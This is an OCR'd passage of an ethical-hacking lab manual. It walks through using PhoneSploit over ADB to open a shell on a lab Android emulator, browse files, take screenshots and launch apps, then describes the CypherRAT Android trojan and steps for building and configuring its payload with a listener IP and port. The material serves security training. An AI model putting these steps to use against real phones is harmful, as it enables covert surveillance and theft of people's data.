


Figure 1.4.2: Cloning PhoneSploit

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:


10. Now, type **cd PhoneSploit** and press **Enter** to navigate to the PhoneSploit folder.

Note: By default, the tool will be cloned in the root directory.

11. Type **phyton3 -m pip install colorama** and press **Enter** to install the dependency.

Figure 1.4.3: Install dependency

12. Now, type **python3 phonesploit.py** and press **Enter** to run the tool.



13. The PhoneSploit main menu options appear, as shown in the screenshot.




Figure 1.4.5: PhoneSploit options

TASK 4.2

Specify and Exploit the Target Android Device

14. The **main_menu** prompt appears; type **3** and press **Enter** to choose **Connect a new phone**.
15. When prompted to **Enter a phones ip address**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
16. You will see that the target **Android** device (in this case, **10.10.10.14**) is connected through port number **5555**

Note: If you are unable to establish a connection with the target device, then perform **Steps#12-15** again.




Figure 1.4.6: Connect a device

17. Now, at the **main_menu** prompt, type **4** and press **Enter** to choose **Access Shell on a phone**.
18. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
19. You can observe that a shell command line appears, as shown in the screenshot.

Figure 1.4.7: Shell access on a phone

20. In the shell command line, type **pwd** and press **Enter** to view the present working directory on the target Android device.
21. In the results, you can observe that the PWD is the root directory.
22. Now, type **ls** and press **Enter** to view all the files present in the root directory.




Figure 1.4.8: List of files in the root directory

23. Type **cd sdcard** and press **Enter** to navigate to the sdcard folder.
24. Type **ls** and press **Enter** to list all the available files and folders.

Note: In this example, we will download an image file (**images.jpeg**) that we placed in the **Android** virtual machine's **Download** folder earlier; you can do the same before performing the next steps.




Figure 1.4.9: List of files in the root directory

25. Type **cd Download** and press **Enter** to navigate to the **Download** folder.
26. Type **ls** and press **Enter** to list all the available files in the folder. In this case, we are interested in the **images.jpeg** file, which we downloaded earlier.

Note: Note down the location of **images.jpeg** (in this example, **/sdcard/Download/images.jpeg**). We will download this file in later steps.





Figure 1.4.10: List of files in the Download directory

27. Type **exit** and press **Enter** to exit the shell command line and return to the main menu.
28. At the **main_menu** prompt, type **7** and press **Enter** to choose **Screen Shot a picture on a phone**.
29. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
30. When prompted to **Enter where you would like the screenshot to be saved**, type **/home/attacker/Desktop/** as the location and press **Enter**. The screenshot of the target mobile device will be saved in the given location. Minimize the **Terminal** window.



31. Click **Places** in the top section of the **Desktop**; then, from the context menu, click **Desktop**.
32. You should see the downloaded screenshot of the targeted Android device (**screen.png**). Double-click it if you wish to view the screenshot.





Figure 1.4.12: Downloaded screenshot of the target device

33. Close the **Desktop** window and switch back to the **Terminal** window.
34. At the **main_menu** prompt, type **14** and press **Enter** to choose **List all apps on a phone**.
35. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.
36. The result appears, displaying the installed apps on the target Android device, as shown in the screenshot.

Note: using this information, you can use other PhoneSploit options to either launch or uninstall any of the installed apps.



37. Now, at the **main_menu** prompt, type **15** and press **Enter** to choose **Run an app**. In this example, we will launch a calculator app on the target Android device.

Note: Based on the information obtained in the previous step about the installed applications, you can launch any app of your choice.

38. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.

39. To launch the calculator app, type **com.android.calculator2** and press **Enter**.




Figure 1.4.14: Choose Run an app option

40. After launching the calculator app on the target Android device, switch to the **Android** virtual machine.

41. You will see that the calculator app is running, and that random values have been entered, as shown in the screenshot.

Note: The entered values might differ in your lab environment.

46. Now, at the **main_menu** prompt, type **21** and press **Enter** to choose the **NetStat** option.

47. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.10.14**) and press **Enter**.

48. The result appears, displaying netstat information of the target Android device, as shown in the screenshot.




Figure 1.4.18: Netstat information of the target device

You can also use other Android hacking tools such as **NetCut** (http://www.arcai.com), **drozer** (https://labs.f-secure.com), **zANTI** (https://www.zimperium.com), **Network Spoofer** (https://www.digitalsquid.co.uk), and **DroidSheep** (https://droidsheep.info) to hack Android devices.

Note: For demonstration purposes, in this task, we are exploiting the Android emulator virtual machine. However, in real life, attackers use the **Shodan** search engine to find ADB-enabled devices and exploit them to gain sensitive information and carry out malicious activities.

49. In the same way, you can exploit the target Android device further by choosing other PhoneSploit options such as **Install an apk on a phone**, **Screen record a phone**, **Turn The Device off**, and **Uninstall an app**.
50. This concludes the demonstration of how to exploit the Android platform through ADB using PhoneSploit.
51. Document all the acquired information and close all open windows.
52. Turn off the **Parrot Security** and **Android** emulator virtual machines.

Cypher Rat (Android remote access Torjon)

Cypher Rat is Advanced Android Remote Administration Tool With Cypher Rat You can remote and Manage your android phone easily from windows. CypherRAT is a sophisticated Remote Access Trojan (RAT) targeting Android devices, enabling attackers to monitor and control compromised systems. Developed by a threat actor known as "EVLF DEV," CypherRAT is distributed through a Malware-as-a-Service (MaaS) model, offering various subscription plans to cybercriminals.

Key Features of CypherRAT:

Comprehensive Device Control: Allows attackers to manage files, access call logs, read and delete SMS messages, log keystrokes, and manipulate contacts.

Surveillance Capabilities: Enables real-time screen monitoring, camera access (both front and back), microphone recording, and location tracking.

Credential Theft: Capable of stealing Gmail and Facebook account credentials, as well as Google 2FA codes, posing significant risks to user privacy and security.

Clipboard Hijacking: Monitors clipboard content to replace cryptocurrency wallet addresses, redirecting funds to attacker-controlled wallets during transactions.

Application Management: Provides the ability to view installed applications, open apps, and download APKs from specified links, facilitating the installation of additional malicious software.

Distribution and Impact:

CypherRAT is marketed on the surface web through a dedicated webshop, asserting legitimacy to potential buyers. It has been purchased by over 100 distinct threat actors, leading to widespread distribution. Notably, cracked versions of CypherRAT have been disseminated in underground forums, further amplifying its reach.

Ethical Considerations:

While CypherRAT is a potent tool for device exploitation, its use is illegal and unethical without explicit consent from the device owner. Unauthorized deployment violates privacy rights and can lead to severe legal consequences. For academic assignments, it's advisable to study CypherRAT's functionalities theoretically or within controlled environments, such as virtual machines or emulators, to avoid ethical and legal violations.

Conclusion:

CypherRAT exemplifies the advanced capabilities of modern Android-targeting malware, offering extensive control over compromised devices. Its development and distribution highlight the growing accessibility of sophisticated malicious tools through MaaS platforms. Understanding CypherRAT's features and distribution methods is crucial for cybersecurity professionals aiming to defend against such threats.

Cypher Rat

This document demonstrates the step-by-step process of setting up and using Cypher RAT, a tool used for remote access. Each step is accompanied by a screenshot and a brief explanation to ensure clarity and understanding.

Step 1: Downloading Cypher RAT "This official website from where Cypher RAT is downloaded. It is essential to ensure the source is legitimate to avoid malicious versions."

Step 2: Installing Cypher RAT "This step involves installing Cypher RAT on the system. The setup wizard is straightforward, as shown in the screenshot."


Step 3: Configuring the Server "The server configuration is crucial for establishing a connection. In this screenshot, the IP address and port are being set."

Step 4: Building the Payload "This screenshot demonstrates the process of creating the payload. The payload is what allows the remote system to connect to the Cypher RAT server."


Step 5: Testing the Connection "Here, the connection between the server and the payload is tested to ensure proper functionality."

Step 6: Monitoring the Target "This screenshot shows the user interface of Cypher RAT, displaying live information from the connected target system."


Step1: After downloading Cypher RAT, this is the first interface you will encounter. In this step, you need to select the build type for the payload. You can choose between 'Normal' and 'Injection' depending on your requirements."




Step2: After selecting the build type, configure the connection by entering the host IP address, port number, and DNS/IP settings.




Step3: In this step, the host IP address (192.168.40.133) and port number (4444) are configured for establishing a connection.



